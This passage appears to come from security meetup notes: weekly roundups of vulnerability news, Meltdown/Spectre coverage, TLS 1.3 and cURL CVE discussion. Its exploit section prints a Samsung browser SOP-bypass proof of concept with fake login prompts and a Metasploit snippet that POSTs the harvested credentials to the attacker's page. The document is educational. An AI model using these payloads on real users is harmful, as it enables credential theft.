4. [BitTorrent users beware: Flaw lets hackers control your computer, transmission: rpc session-id mechanism design flaw, CVE-2018-5702: Mitigate dns rebinding attacks against daemon, rbndr.us testing, and DNS rebinding](#)
5. [Hackers Hijack DNS Server of BlackWallet to Steal \\$400,000](#)
6. [DNS-based DDoS against Uber](#)
7. [Found: New Android malware with never-before-seen spying capabilities, Skygofree - Powerful Android Spyware Discovered, and Skygofree: Following in the footsteps of HackingTeam](#)
8. [Google Chrome extensions with 500,000 downloads found to be malicious and Malicious Chrome Extensions Enable Criminals to Impact Over Half a Million Users and Global Businesses](#)
9. [EFF and Lookout Uncover New Malware Espionage Campaign Infecting Thousands Around the World, Mobile Advanced Persistent Threat actor conducting global espionage campaign from Lebanon, and Report links hacking campaign to Lebanese security agency](#)
10. [However improbable: The story of a processor bug](#)
11. [Beware! A new bug can crash iOS and macOS with a single text message](#)
12. [Remote Code Execution on the Smiths Medical Medfusion 4000](#)
13. [Hackers Exploiting Three Microsoft Office Flaws to Spread Zyklon Malware](#)
14. [CloudFlair: Bypassing Cloudflare using Internet-wide scan data](#)
15. [Sending arbitrary Last-Event-ID header values across origins using the EventSource API](#)
16. [Lenovo Discovers and Removes Backdoor in Networking Switches and Enterprise Networking Operating System \(ENOS\) Authentication Bypass in Lenovo and IBM RackSwitch and BladeCenter Products](#)
17. [New botnet infects cryptocurrency mining computers, replaces wallet address](#)
18. [A photo accidentally revealed a password for Hawaii's emergency agency](#)
19. [Attacking secure USB keys, behind the scene](#)

20. [EWS Cracker](#)

EWS stands for Exchange Web Services. ... Unfortunately, EWS only supports Basic Authentication. If you have multi-factor authentication through a third party provider, such as Ping, Duo or Okta, EWS can be used to bypass MFA. It can also be used to bypass MDM solutions.

21. [Public Disclosure: Authentication Bypass on help.baaz.com](#)

22. [Facebook Password Stealing Apps Found on Android Play Store](#)

23. [MailChimp leaks your email address](#)

24. [Seagate patched silently a security flaw in NAS devices](#)

25. [Bypassing CSP by Abusing JSONP Endpoints](#)

11.8.2 Exploits this week

CPU Speculative Execution Attacks: Meltdown and Spectre

Good summaries

1. [How a 22-Year-Old Discovered the Worst Chip Flaws in History](#)

Other researchers who found the same security holes months after Horn are amazed he worked alone. “We were several teams, and we had clues where to start. He was working from scratch,” said Daniel Gruss, part of a team at Graz University of Technology in Austria that later uncovered what are now known as Meltdown and Spectre.

Mario Heiderich, founder of Berlin-based cybersecurity consultancy Cure53, first noticed Horn in mid-2014. Not yet 20, Horn had posted intriguing tweets on a way to bypass a key security feature designed to prevent malicious code from infecting a user’s computer. Cure53 had been working on similar methods, so Heiderich shot Horn a message, and before long they were discussing whether Horn would like to join Cure53’s small team.

Before long, Cure53’s penetration testers were talking about what they called “the Jann effect” – the young hacker consistently came up with extremely creative attacks. Meltdown and Spectre are just two examples of Horn’s brilliance, according to Heiderich. “He’s not a one-hit wonder. This is what he does.”

After two years at Cure53 and completing his undergraduate program, Horn was recruited by Google to work on Project Zero.

2. [Protecting our Google Cloud customers from new vulnerabilities without impacting performance](#)

Responses to Meltdown and Spectre

1. [The impromptu Slack war room where ‘Net companies unite to fight Spectre-Meltdown](#)

2. [Meltdown, Spectre, and why hardware can be correct yet insecure](#)

3. [Some thoughts on Spectre and Meltdown](#)

(a) [Spectre mitigations in MSVC](#)

(b) [Understanding the performance impact of Spectre and Meltdown mitigations on Windows Systems](#)

Patches and patch problems

1. [Long-Term Consequences Of Spectre And Its Mitigations](#)
2. [Now Meltdown patches are making industrial control systems lurch](#)
3. [Meltdown and Spectre: Good news for AMD users, \(more\) bad news for Intel](#)

What this means is that if you're lucky enough to have a system that is still being supported with firmware updates from its manufacturer—because let's be honest: good luck getting any firmware updates for any consumer PC or motherboard that's more than about 18 months old—you probably shouldn't install the firmware anyway. Unless, that is, you're in a high risk category such as a cloud host or VPS provider, in which case you'll just have to install it anyway, because the consequences of not upgrading are probably worse than the consequences of upgrading.

4. [Meltdown-Spectre: Intel says newer chips also hit by unwanted reboots after patch](#)
5. [Microsoft Resumes Meltdown & Spectre Updates for AMD Devices](#)

11.9 2018-01-13 Links and more Meltdown/Spectre

11.9.1 Links and updates this week

Links around the web

Cloud links

1. [Two Factor Auth \(2FA\)](#)
2. [SSL Issuer Popularity](#)
3. [PageSpeed Insights](#)
Mobile/desktop ratings for this site on GitHub (81/100, 90/100), Google App Engine (81/100, 90/100), and AWS CloudFront/S3 (68/100, 79/100)
4. [Azure Functions vs AWS Lambda – Scaling Face Off](#) (AWS is significantly faster)

Tech

1. [WPA3 WiFi Standard Announced After Researchers KRACKed WPA2 Three Months Ago](#)
2. [NIST 1.1 tackles cybersecurity metrics, supply chain and Cybersecurity Framework Draft Version 1.1](#)
3. [Malware Detection in Executables Using Neural Networks](#)
4. [Inside a low budget consumer hardware espionage implant](#)
5. [Analyzing Extension Effectiveness with Burp](#)

Tools

1. [privacytools.io](#) (WebRTC IP Leak VPN / Tor IP Test and *Excellent Firefox Privacy Add-ons*)
2. [ftfy](#) - fix unicode that's broken in various ways
3. [Bleve](#) - full-text search and indexing for Go

4. [Why I started to use Golang more than Python or Ruby?](#)
5. [PHP 7.2: The First Programming Language to Add Modern Cryptography to its Standard Library and PHP Adds Support for Next-Gen Password Hashing Algorithm Argon2](#)
6. [DNSMasterChef - Selective DNS proxy forwarding based on DNS threat blocking providers intelligence](#)
7. [How JavaScript works: an overview of the engine, the runtime, and the call stack](#)
8. [Go's hidden #pragmas](#)

Study links

1. [Demystifying Two Factor Auth](#)
2. [Firewall Detection in Penetration Tests](#)
3. [Kernel Boot Process](#)
4. [TCP Bind Shell in Assembly \(ARM 32-bit\)](#)
5. [ROP Emporium - Learn return-oriented programming through a series of challenges](#)
6. [using sed to make indexes for books](#)
7. [Introduction to reverse engineering and Assembly](#)
8. [A Guide to TensorFlow \(Part 1\)](#)

Privacy links

1. [Beijing bets on facial recognition in a big drive for total surveillance](#)
2. [Skype finally getting end-to-end encryption](#)
3. [Coalition Announces New 'Do Not Track' Standard for Web Browsing](#)
4. [FUJITSU Technical Computing Solution GREENAGES Citywide Surveillance](#)

Legal/Political

1. [Violating a Website's Terms of Service Is Not a Crime, Federal Court Rules](#)
2. [Snowden Files Provide New Insight On The NSA And The Power It Wields](#)

Hacking links

1. [Intel AMT Security Issue Lets Attackers Bypass Login Credentials in Corporate Laptops and Researcher finds another security flaw in Intel management firmware](#)

Notebook and desktop PCs with Intel AMT can be compromised in moments by someone with physical access to the computer—even bypassing BIOS passwords, Trusted Platform Module personal identification numbers, and Bitlocker disk encryption passwords—by rebooting the computer, entering its BIOS boot menu, and selecting configuration for Intel's Management Engine BIOS Extension (MEBx). If MEBx hasn't been configured by the user or by their organization's IT department, the attacker can log into the configuration settings using Intel's default password of "admin." The attacker can then change the password, enable remote access, and set the firmware to not give the computer's user an "opt-in" message at boot time. "Now the attacker can gain access

to the system remotely,” F-Secure’s release noted, “as long as they’re able to insert themselves onto the same network segment with the victim (enabling wireless access requires a few extra steps).”

2. [Bug] macOS High Sierra App Store Preferences Can Be Unlocked Without a Password
3. Analyzing a New macOS DNS Hijacker: OSX/MaMi
4. Exploiting cheap labor! (exploiting a DLink router) and router_pwner/scanners/dlink.py
5. Microsoft Releases Patches for 16 Critical Flaws, Including a Zero-Day
 - (a) Skeleton in the closet. MS Office vulnerability you didn’t know about
 - (b) 17-Year-Old MS Office Flaw Lets Hackers Install Malware Without User Interaction and The Bug That Killed Equation Editor - How We Found, Exploited And Micropatched It (CVE-2018-0802)
 - (c) Error when editing an equation in Office
6. A Story About PeopleSoft: How to Make \$250k Without Leaving Home due to CVE-2017-10271 identification and exploitation. Unauthenticated Weblogic RCE
7. Password protect the JSONRPC interface #3374 and Scans for Ethereum JSON RPC endpoints are also going on
8. VMware Horizon (V4H/V4PA) desktop agent privilege escalation vulnerability (CVE-2017-4946)
9. Parity Browser <=1.6.8 allows remote attackers to bypass the Same Origin Policy
10. AMD-PSP: fTPM Remote Code Execution via crafted EK certificate and Security Flaw in AMD’s Secure Chip-On-Chip Processor Disclosed Online
11. Finding a CPU Design Bug in the Xbox 360
12. Hackers Could Blow Up Factories Using Smartphone Apps and SCADA and Mobile Security in the IoT Era
13. EMC, VMware security bugs throw gasoline on cloud security fire - Backups of virtual machines on some hosts could be accessed or altered by an attacker. For an example see Avamar Zero-Day.
14. How I exploited ACME TLS-SNI-01 issuing Let’s Encrypt SSL-certs for any domain using shared hosting, 2018.01.11 Update Regarding ACME TLS-SNI and Shared Hosting Infrastructure, and tls-sni challenge disabled
15. New Python-Based Crypto-Miner Botnet Flying Under the Radar
16. More is Less: On the End-to-End Security of Group Chats in Signal, WhatsApp, and Threema and WhatsApp Security Flaws Could Allow Snoops to Slide Into Group Chats

Table 1: Evaluation Summary

Security Property of	Signal	WhatsApp	Threema
E2E Confidentiality			
Forward Secrecy			Not Implemented
Future Secrecy	Malicious User*	Not Implemented	Not Implemented
Msg. Authentication			
Traceable Delivery	Malicious Server	Malicious Server	Not Implemented
No Duplication			Malicious Server
No Creation	Malicious User	Malicious Server*	Malicious Server*
Closeness	Malicious User	Malicious Server	Malicious Server*

* = not provided as side effect of another unreachable security goal

11.9.2 Exploits this week

CPU Speculative Execution Attacks: Meltdown and Spectre

Good summaries

1. [Keeping Spectre secret](#)
2. [What you need to know about the massive chip security flaw](#)
3. [‘It Can’t Be True.’ Inside the Semiconductor Industry’s Meltdown](#)
4. [I read the Meltdown paper so you don’t have to](#)

Performance impact

1. [Intel Security Issue Update: Initial Performance Data Results for Client Systems](#)
2. [Here’s how, and why, the Spectre and Meltdown patches will hurt performance](#)
3. [Intel, Microsoft offer differing views on impact of chip flaw](#)
4. [Visualizing Meltdown on AWS](#)

As of 10:00 UTC this morning we are noticing a step reduction in CPU usage across our instances. It is unclear if there are additional patches being rolled out, but CPU levels appear to be returning to pre-HVM patch levels.

Responses to Meltdown and Spectre

1. [How Tier 2 cloud vendors banded together to cope with Spectre and Meltdown](#)
2. [Handling of CPU bugs disclosure ‘incredibly bad’: OpenBSD’s de Raadt](#)
3. [Re: Avoid speculative indirect calls in kernel - Linus Torvalds ...](#) “I think somebody inside of Intel needs to really take a long hard look at their CPU’s, and actually admit that they have issues instead of writing PR blurbs that say that everything works as designed.”
4. [AMD Processors: Google Project Zero, Spectre and Meltdown](#)

Patches and patch problems

1. [Important information about Microsoft Meltdown CPU security fixes, antivirus vendors and you](#)
“Customers will not receive the January 2018 security updates (or any subsequent security updates) and will not be protected from security vulnerabilities unless their antivirus software vendor sets the following registry key”
There is also another element here - on Windows Server, the Meltdown and Spectre patches don’t actually do a thing.
To enable the fix ... So yes, unless you actually add those keys the patches don’t actually enable the CPU mitigations.
2. [Intel Broadwell and Haswell CPUs Experiencing Reboots After Firmware Updates and Intel Releases Linux CPU Microcodes To fix Meltdown & Spectre Bugs](#)
3. [What Spectre and Meltdown Mean For WebKit](#)
4. [Understanding the performance impact of Spectre and Meltdown mitigations on Windows Systems](#)

5. Meltdown Update Kernel doesn't boot and Meltdown & Spectre Patches Causing Boot Issues for Ubuntu 16.04 Computers
6. Security Bulletin: NVIDIA Driver Security Updates for CPU Speculative Side Channel Vulnerabilities
7. Windows operating system security update block for some AMD based devices after Microsoft pausing the rollout of Spectre and Meltdown patches to AMD systems

Exploits

1. Meltdown Proof-of-Concept
2. Dump privileged ARM system registers from usermode using variant 3a of Meltdown

Checking for Meltdown and Spectre

1. Detecting Spectre and Meltdown Using Hardware Performance Counters
2. Spectre & Meltdown Checker - simple shell script to tell if your Linux installation is vulnerable against the 3 "speculative execution" CVEs that were made public early 2018

```
hacker@meetup:~$ sudo ./spectre-meltdown-checker.sh
Spectre and Meltdown mitigation detection tool v0.24

Checking for vulnerabilities against live running kernel Linux 4.9.0-5-amd64 #1
↳ SMP Debian 4.9.65-3+deb9u2 (2018-01-04) x86_64

CVE-2017-5753 [bounds check bypass] aka 'Spectre Variant 1'
* Checking count of LFENCE opcodes in kernel: NO (only 31 opcodes found, should
↳ be >= 70)
> STATUS: VULNERABLE (heuristic to be improved when official patches become
↳ available)

CVE-2017-5715 [branch target injection] aka 'Spectre Variant 2'
* Mitigation 1
* Hardware (CPU microcode) support for mitigation: NO
* Kernel support for IBRS: NO
* IBRS enabled for Kernel space: NO
* IBRS enabled for User space: NO
* Mitigation 2
* Kernel compiled with retpoline option: NO
* Kernel compiled with a retpoline-aware compiler: NO
> STATUS: VULNERABLE (IBRS hardware + kernel support OR kernel with retpoline
↳ are needed to mitigate the vulnerability)

CVE-2017-5754 [rogue data cache load] aka 'Meltdown' aka 'Variant 3'
* Kernel supports Page Table Isolation (PTI): YES
* PTI enabled and active: YES
> STATUS: NOT VULNERABLE (PTI mitigates the vulnerability)

A false sense of security is worse than no security at all, see --disclaimer
```

11.10 2017-08-12 VRT, cryptography, TLS 1.3, Broadpwn, cURL, and phishing

11.10.1 Bugcrowd's Vulnerability Rating Taxonomy

From [Bugcrowd's Vulnerability Rating Taxonomy](#):

Bugcrowd's VRT is a resource outlining Bugcrowd's baseline priority rating, including certain edge cases, for vulnerabilities that we see often. To arrive at this baseline priority, Bugcrowd's security engineers started with generally accepted industry impact and further considered the average acceptance rate, average priority, and commonly requested program-specific exclusions (based on business use cases) across all of Bugcrowd's programs.

Bugcrowd's VRT is an invaluable resource for bug hunters as it outlines the types of issues that are normally seen and accepted by bug bounty programs. We hope that being transparent about the typical priority level for various bug types will help bug bounty participants save valuable time and effort in their quest to make bounty targets more secure. The VRT can also help researchers identify which types of high-value bugs they have overlooked, and when to provide exploitation information (POC info) in a report where it might impact priority.

It is available in PDF & JSON formats, along with a GitHub site [bugcrowd/vulnerability-rating-taxonomy](https://github.com/bugcrowd/vulnerability-rating-taxonomy).

11.10.2 Cryptography is difficult: RSA broken using left-to-right sliding windows

This presentation is based on [Sliding right into disaster: Left-to-right sliding windows leak](#). From the article:

Abstract. It is well known that constant-time implementations of modular exponentiation cannot use sliding windows. However, software libraries such as Libgcrypt, used by GnuPG, continue to use sliding windows. It is widely believed that, even if the complete pattern of squarings and multiplications is observed through a side-channel attack, the number of exponent bits leaked is not sufficient to carry out a full key-recovery attack against RSA. Specifically, 4-bit sliding windows leak only 40% of the bits, and 5-bit sliding windows leak only 33% of the bits.

In this paper we demonstrate a complete break of RSA-1024 as implemented in Libgcrypt. Our attack makes essential use of the fact that Libgcrypt uses the left-to-right method for computing the sliding-window expansion. We show for the first time that the direction of the encoding matters: the pattern of squarings and multiplications in left-to-right sliding windows leaks significantly more information about the exponent than right-to-left. We show how to extend the Heninger-Shacham algorithm for partial key reconstruction to make use of this information and obtain a very efficient full key recovery for RSA-1024. For RSA-2048 our attack is efficient for 13% of keys.

So even using RSA-2048 via Libgcrypt allows recovering 13% of the keys, insuring that if keys are changed regularly that an advanced persistent threat can/will eventually compromise a number of the RSA-2048 keys.

11.10.3 TLS 1.3 standardization process - behind the scenes

This presentation is based on [TLS 1.3 in enterprise networks](#).

From the article:

As the TLS 1.3 standardization process (hopefully) comes to a close, there has been some **drama on the TLS WG mailing list and at the recent IETF 99 meeting in Prague regarding the use of TLS 1.3 in enterprise networks**.

...

IETF, TLS, WG, what are those?

Transport Layer Security (TLS) is, without exaggeration, the most important security protocol in use on the Internet today. It is the successor protocol to the older **SSL protocol** and is used to cryptographically protect a wide variety of Internet communication including online banking, (a significant fraction of) email traffic, more than half of all web browsing,² and an ever-increasing amount of normal Internet activity.

TLS is standardized by the Internet Engineering Task Force (**IETF**) which is organized into a set of working groups (**WGs**). Each working group has a charter which describes its mission. The **TLS WG** is currently charged with **designing** the fourth iteration of the TLS protocol, **TLS 1.3**.

...

Much of the work is pretty dry and technical. One of the WG's goals for TLS 1.3 is to produce a more secure protocol than prior versions which have had a series of subtle problems. To that end, **the WG has removed** a number of cryptographic options that reduced the security. This includes removing options like **ciphersuites** (sets of cryptographic algorithms that work together to secure the traffic) **that do not provide forward secrecy**.

To quote Wikipedia, "A public-key system has the property of forward secrecy if it generates one random secret key per session to complete a key agreement, without using a deterministic algorithm. This means that the **compromise of one message cannot compromise others as well**, and there is no one secret value whose acquisition would compromise multiple messages." **Forward secrecy also generally requires the session key to be destroyed once the session ends** to prevent an adversary from decrypting traffic afterward.

...

At some point, late into the TLS 1.3 design process, **some enterprise network operators began to realize that this would reduce their ability to inspect traffic** in order to troubleshoot problems within their networks and **started asking the TLS WG to restore some of the removed ciphersuites or provide some other mechanism to support their internal network requirements**.

...

If they already have access to the plaintext, why do they need changes to TLS 1.3 to enable them to get plaintext?

...

On the one hand, **this is reasonable and is completely supported today using TLS 1.2**. (Indeed, one of the **suggestions** has been for network operators **to continue using TLS 1.2 inside their networks** if they need this capability.) On the other hand, **there's no technical way to confine proposals to enable decryption to a particular network or data center**.

There are **two major concerns raised by those opposed to breaking or degrading forward secrecy**. Let's call this the forward-secret viewpoint. **One concern** raised by those with the forward-secret viewpoint is that **proposals such as the static Diffie–Hellman approach mentioned above will enable wiretapping which would violate the IETF's Policy on Wiretapping**. Although that may be true (and this is hotly contested), **some other technical mechanisms have been proposed that would make such wiretapping externally visible**.

The **second concern** is both more subtle and, I think, more compelling. **TLS (and SSL before it) has a history of supporting weak cryptography and this support has come back to bite us several times**. The best of example of this is the export ciphersuites. These used cryptographically weak algorithms but were, at one point in time, the only ciphersuites that could be legally exported from the US. Two decades after the use of export ciphersuites should have ended, researchers showed how to abuse support for these deprecated algorithms in modern TLS libraries to man-in-the-middle TLS connections.

The **forward-secret viewpoint holds that the TLS WG should not standardize any weaker form of TLS** and if this makes some network operators' jobs harder, then so be it.

...

That's two viewpoints—enterprise and forward-secret—what's the third?

Let's call the third viewpoint, **the pragmatic viewpoint**. This viewpoint holds that whether or not enterprise network operators really need the decryption capability, some of them really want it. And since they really want it, they're going to do something to get it. **It's strictly better for the mechanism to be designed in public, following normal IETF procedures, than to be cobbled together by people whose focus is on operations and not, necessarily, on security.**

However as the author points out:

The Internet is for End Users, not for network operators. The protocols we design today will, for better or for worse, be in use for decades. End-users have been paying the price for our mistakes and past compromises on security. As protocol and implementation deficiencies necessitate new network hardware and software, the network operators have paid their own price.

To rebut the enterprise and pragmatic viewpoints, I need not take a security-maximalist view. **The sense of urgency from the operators and the pragmatists is, I believe, unwarranted.** Yes, switching to TLS 1.3 will prevent operators from doing precisely what they're doing today; however, there is currently no need to switch. **TLS 1.2 supports their usecase and TLS 1.2, when used correctly, is secure as far as we know.** Of course the network operators won't receive the benefits of mandatory forward secrecy, but that is precisely what they are asking to give up in TLS 1.3.

The author also points out in footnote 4:

Some operators have expressed **worry that the PCI Security Standards Council will mandate TLS 1.3 in data centers.** This seems unlikely to happen any time soon. As I understand it, **TLS 1.2 isn't yet mandated for existing networks, despite being standardized nearly nine years ago.** This suggests that network operators will have years to devise alternative means of troubleshooting their networks.

And of course this comment:

Designing secure protocols is *hard*.

11.10.4 Broadpwn CVE-2017-9417

Broadpwn is CVE-2017-9417 and is especially serious based on **BROADPWN: REMOTELY COMPROMISING ANDROID AND IOS VIA A BUG IN BROADCOM'S WI-FI CHIPSETS:**

But what happens when, **underneath your heavily hardened OS, a separate chip parses all your Wi-Fi packets - and runs with no exploit mitigations whatsoever?**

Meet **Broadpwn, a vulnerability in Broadcom's Wi-Fi chipsets which affects millions of Android and iOS devices, and can be triggered remotely, without user interaction.** The Broadcom BCM43xx family of Wi-Fi chips is found in an extraordinarily wide range of mobile devices - from various iPhone models, to HTC, LG, Nexus and practically the full range of Samsung flagship devices.

See **BROADPWN: REMOTELY COMPROMISING ANDROID AND IOS VIA A BUG IN BROADCOM'S WI-FI CHIPSETS** for a detailed description of the exploit.

Note how difficult it is to avoid an advanced persistent threat. Devices are subject to exploit without any user interaction or physical access, merely by being "near" the threat.

11.10.5 cURL CVE's

curl recently had a series of 3 CVEs (CVE-2017-1000099, CVE-2017-1000100, CVE-2017-1000100):

- **cURL 'file://' URL Processing Bug Lets Local Users View Portions of System Memory on the Target System**

- [cURL TFTP URL Processing Bug Lets Remote Users Obtain Potentially Sensitive Information on the Target System](#)
- [cURL URL Globbing Flaw Lets Local Users View Portions of System Memory on the Target System](#)

These bugs are useful to illustrate a few points:

1. This illustrates having CVE number assigned but not yet uploaded to the CVE web site for all 3 CVEs.
2. This illustrates that the upstream fixed version (7.55.0 for all 3 CVEs) may be patched in earlier versions by different OS releases.

All of [CVE-2017-1000099](#), [CVE-2017-1000100](#), and [CVE-2017-1000101](#) are fixed in earlier Debian versions. Even buster (Debian testing) and sid (Debian unstable) are patched in `curl` version 7.52.1-5. The message is that even though you find an exploit in version X and later, some earlier versions may already be patched so the exploit doesn't work.

3. Although updating to the latest 7.55.0 is preferred, the patches for these errors are surprisingly simple and short: [CVE-2017-1000099 patch](#), [CVE-2017-1000100 patch](#), and [CVE-2017-1000101 patch](#).
4. Since `curl` is in the git repository `curl/curl`, the actual commits for each regression are available: [CVE-2017-1000099 regression](#), [CVE-2017-1000100 regression](#), and [CVE-2017-1000101 regression](#). The actual induced bugs can be studied in detail. And a little bit of detective work with `curl-7_55_0` can see the totality of changes made to fix these regressions.
5. CVEs 99, 100, 101 were introduced in April 2017, September 2005, and August 2013. One of these bugs has existed for over a decade.
6. Undoubtedly some of the software you use today has critical bugs waiting to be found. An alternative approach is to fuzz like Tavis Ormandy I wrote a fuzzer for the [unsandboxed x86 emulator in Windows Defender](#) and [found arbitrary read/write](#).

11.10.6 Phishing Google Chrome extension developers

From [Chrome Extension Developers Under a Barrage of Phishing Attacks](#):

Google's security team has sent out warnings via email to Chrome extension developers after many of them have been the targets of phishing attacks, some of which have been successful and resulted in crooks taking over extensions.

These phishing attacks have come into the limelight this past week when phishers managed to compromise the developer accounts for two very popular Chrome extensions — [Copyfish](#) and [Web Developer](#).

The phishers used access to these developer accounts to insert adware code inside the extensions and push out a malicious update that overlaid ads on top of web pages users were navigating.

Phishing can be much easier than developing your own exploits.

11.11 2018-01-06 Invisibly fingerprinting text, Samsung no-SOP, Melt-down/Spectre

11.11.1 Links and updates this week

Links around the web

Cloud links

1. [Google Cloud Platform Security including Titan in depth: Security in plaintext](#)
2. [Tipping the Scales on HTTPS: 2017 in Review](#) (Feb 2017 > 50% HTTPS traffic, Dec 2017 Firefox 66% HTTPS traffic with more on Chrome)
3. [SSL certificate revocation and how it is broken in practice](#)

Tech

1. [Announcing the OpenWrt/LEDE merge](#)
2. [The State of JavaScript Frameworks, 2017](#)

Tools

1. [An open-source x64/x32 debugger for windows](#)
2. [Common Gotchas in Go and The Go Playground](#)
3. [Are all BSDs created equally? \(OpenBSD > FreeBSD > NetBSD\)](#)
4. [What is Spamnesty?](#)
5. [Automating the detection of Mimikatz with ELK](#)
6. [Site Isolation \(UXSS is universal cross-site scripting\):](#)

In addition to UXSS bugs, Site Isolation can also help to mitigate attacks that are able to read otherwise inaccessible data within a process, such as [speculative side-channel attack techniques](#).

Cross-site pages are always put into a different process, whether the navigation is in the current tab, a new tab, or an iframe.

Study links

1. [Open Source Society University - Path to a free self-taught education in Computer Science!](#)
2. [Introduction to Theoretical Computer Science](#)
3. [Computer Science I](#)
4. [Ten Things I Wish I'd Known About bash](#)
5. [Return Oriented Programming \(ROP\) Attacks](#)
6. [ropchain](#)
7. [The 101 of ELF Binaries on Linux: Understanding and Analysis](#)
8. [Introduction to RAW-sockets](#)
9. [Bug Hunting with Mercurial \(python example\)](#)
10. [KASLR is Dead: Long Live KASLR](#)
11. [CTF Series : Vulnerable Machines](#)

Privacy links

1. [Personal data of a billion Indians sold online for £6, report claims and Rs 500, 10 minutes, and you have access to billion Aadhaar details](#)
2. [Your Mother's Maiden Name Is Not a Secret](#)
3. [A Few Thoughts on Cryptographic Engineering:](#)
... you can deploy a cryptographic backdoor, but it's awfully hard to control where it will end up.
4. [Do NOT Share Your Google Photos](#)
... **sharing an album on Google Photos, makes it accessible to anyone with a link.**

Legal/Political

1. [Facebook Says It Is Deleting Accounts at the Direction of the U.S. and Israeli Governments](#)
2. [After Equifax breach, anger but no action in Congress](#)

Hacking links

1. [This Vulnerability in phpMyAdmin Lets An Attacker Perform DROP TABLE With A Single Click! and Critical Flaw Reported In phpMyAdmin Lets Attackers Damage Databases](#)
2. [Leaky RootsWeb Server Exposes Some Ancestry.com User Data](#)
3. [github IOHIDEous and macOS Exploit Published on the Last Day of 2017 and 15-Year-Old Apple macOS 0-Day Kernel Flaw Disclosed, Allows Root Access](#)
4. [Multiple vulnerabilities in the online services of \(GPS\) location tracking devices](#)
5. [MTPwn - PoC exploit for a vulnerability of Samsung's Android phones that allows an attacker to access phone storages via USB, bypassing lock screen and/or Charge only mode.](#)
6. [Critical Unpatched Flaws Disclosed In Western Digital 'My Cloud' Storage Devices and WDMycloud Multiple Vulnerabilities \(Secret hard-coded backdoor and vulnerabilities found in WD MyCloud NAS devices\)](#)
7. [CVE-2017-6736 / cisco-sa-20170629-snmp Cisco IOS remote code execution](#)
8. [Explaining IDOR in \(almost\) real life scenario in Bug Bounty program](#)

Invisibly fingerprinting text

From [Zach Aysan - Zero-Width Characters](#):

Journalists watch out—you may be unintentionally revealing sources.

In early 2016 I realized that it was possible to use zero-width characters, like [zero-width non-joiner](#) or other [zero-width characters](#) like the zero-width space to fingerprint text. Even with just a single type of zero-width character the presence or non-presence of the non-visible character is enough bits to fingerprint even the shortest text.

...

Unlike previous text fingerprinting techniques, zero-width characters are not removed when formatting is removed from text. They're often not even visible in contexts where software experts would expect them to be, like on a programming terminal.

...

Countermeasures for journalists or others engaged with leakers, in decreasing order of effectiveness:

1. Avoid releasing excerpts and raw documents.
2. Get the same documents from multiple leakers to ensure they have the exact same content on a byte-by-byte level.
3. Manually retype excerpts to avoid invisible characters and homoglyphs.
4. Keep excerpts short to limit the amount of information shared.
5. Use a tool that strips non-whitelisted characters from text before sharing it with others.

The follow-up article [Text Fingerprinting Update](#) evaluates how the above techniques work against the technique of “Intentional typos and small changes to the text that most people wouldn’t notice”:

1. Avoid releasing excerpts and raw documents. **Works perfectly.**
2. Get the same documents from multiple leakers to ensure they have the exact same content on a byte-by-byte level. **Works perfectly.**
3. Manually retype excerpts to avoid invisible characters and homoglyphs. **Works unless careless.**
4. Keep excerpts short to limit the amount of information shared. **Works unless unlucky.**
5. Use a tool that strips non-whitelisted characters from text before sharing it with others. **Doesn’t work.**

A few readers contacted me to bring to my attention various other characters that can be employed for this method, including the [en space](#), [figure space](#), and [others](#). Some reported seeing these used in the wild, though they declined to share their name publicly.

11.11.2 Exploits this week

CVE-2017-17692 Samsung Internet Browser SOP Bypass

See [Samsung Internet Browser SOP Bypass - CVE-2017-17692](#) for this exploit:

```
<script>
function go() {
  var x=window.open('https://www.google.com/csi');
  setTimeout (
    function () {
      x.document.body.innerHTML='<h1>Please login</h1>';
      a=x.prompt('E-mail','');
      b=x.prompt('Password','');
      alert('E-mail: '+a+'\nPassword: '+b)
    },3000);
}
</script>
<button onclick="go()">go</button>
```

This results in the following:

1. When the user clicks `go`:
 - (a) The page is redirected to <https://www.google.com/csi>. (Go ahead and try it on your browser & look at the page source.)
 - (b) `setTimeout` creates a 3 second timeout with the callback `function()`.

2. The callback does the following:

- (a) Replaces the window's document with `<h1>Please login</h1>`.
- (b) Pops up a prompt for *E-mail* (and gets the value if entered).
- (c) Pops up a prompt for *Password* (and gets the value if entered).

From [CVE-2017-17692: Same-Origin Policy \(SOP\) bypass vulnerability in the Samsung Internet Browser](#):

When an attacker manipulates a Javascript to open a new tab in a given domain name of the Samsung Internet Explorer (eg, google.com), the Javascript code rewrites the content of the page at will. This is a taboo in browser design because it means that attackers can violate the same-origin policy through Javascript and can be executed directly from one site (controlled by an attacker) and then at another site (the attacker is interested Follow-up. Essentially, if the victim takes the lead in accessing an attacker-controlled Web page, an attacker can not only insert custom Javascript code into any domain name but can also steal cookie sessions and read and write webmail in the user's name.

Metasploit has a module (`metasploit-framework/modules/auxiliary/gather/samsung_browser_sop_bypass.rb`) where the timeout function does more:

```
setTimeout(function() {
  x.document.body.innerHTML='<h1>404 Error</h1>'+
    '<p>Oops, something went wrong.</p>';
  a=x.prompt('E-mail','');
  b=x.prompt('Password','');
  var cred=JSON.stringify({'user':a,'pass':b});
  var xmlhttp = new XMLHttpRequest;
  xmlhttp.open('POST', window.location, true);
  xmlhttp.send(cred);
}, 3000);
```

CPU Speculative Execution Attacks: Meltdown and Spectre

Understanding CPU speculative execution

Assuming an understanding of [Page table](#) and [Speculative execution](#), the article [Negative Result: Reading Kernel Memory From User Mode](#) describes how the memory subsystem works, then speculative execution, then abusing speculative execution. The idea is that speculative execution can affect a CPU cache, instruction timing can determine if something is in the cache, and knowing that something is or isn't in the cache is a side channel information leak.

From [F**CKWIT, aka KAISER, aka KPTI – Intel CPU flaw needs low-level OS patches](#):

Back in July 2017, a German security researcher [did some digging](#) to see if order does, in fact, matter.

He wondered what would happen if the processor calculated some internal results as part of an illegal instruction X, used those internal results in handling legal instruction Y, and only then flagged X as disallowed.

Even if both X and Y were cancelled as a result, would there be a trace of the internal result left over from the speculative execution of the illegal instruction X?

If so, could you figure out something from that left-over trace?

The example that the researcher started with looked like this:

```
1  mov rax, [K]          ; K is a kernel address that is banned
2  and rax, 1
3  mov rbx, [U+rax]      ; U is a user address that is allowed
```

Don't worry if you don't speak assembler – what this code does is:

- Load the A register from kernel memory.
- Change A to 0 if it was even or 1 if it was odd (this keeps the thought experiment simple).
- Load register B from memory location U+0 or U+1, depending on A.

In theory, speculative execution means that the CPU could finish working internally on instruction 3 before finishing instruction 1, even though the whole sequence of instructions would ultimately be invalidated and blocked because of the privilege violation in 1.

Perhaps, however, the side-effects of instruction 3 could be figured out from elsewhere in the CPU?

In other words, the cache might act as a “telltale”, known as a side channel, that could leak secret information from inside the CPU – in this case, whether the privileged value of memory location K was odd or even.

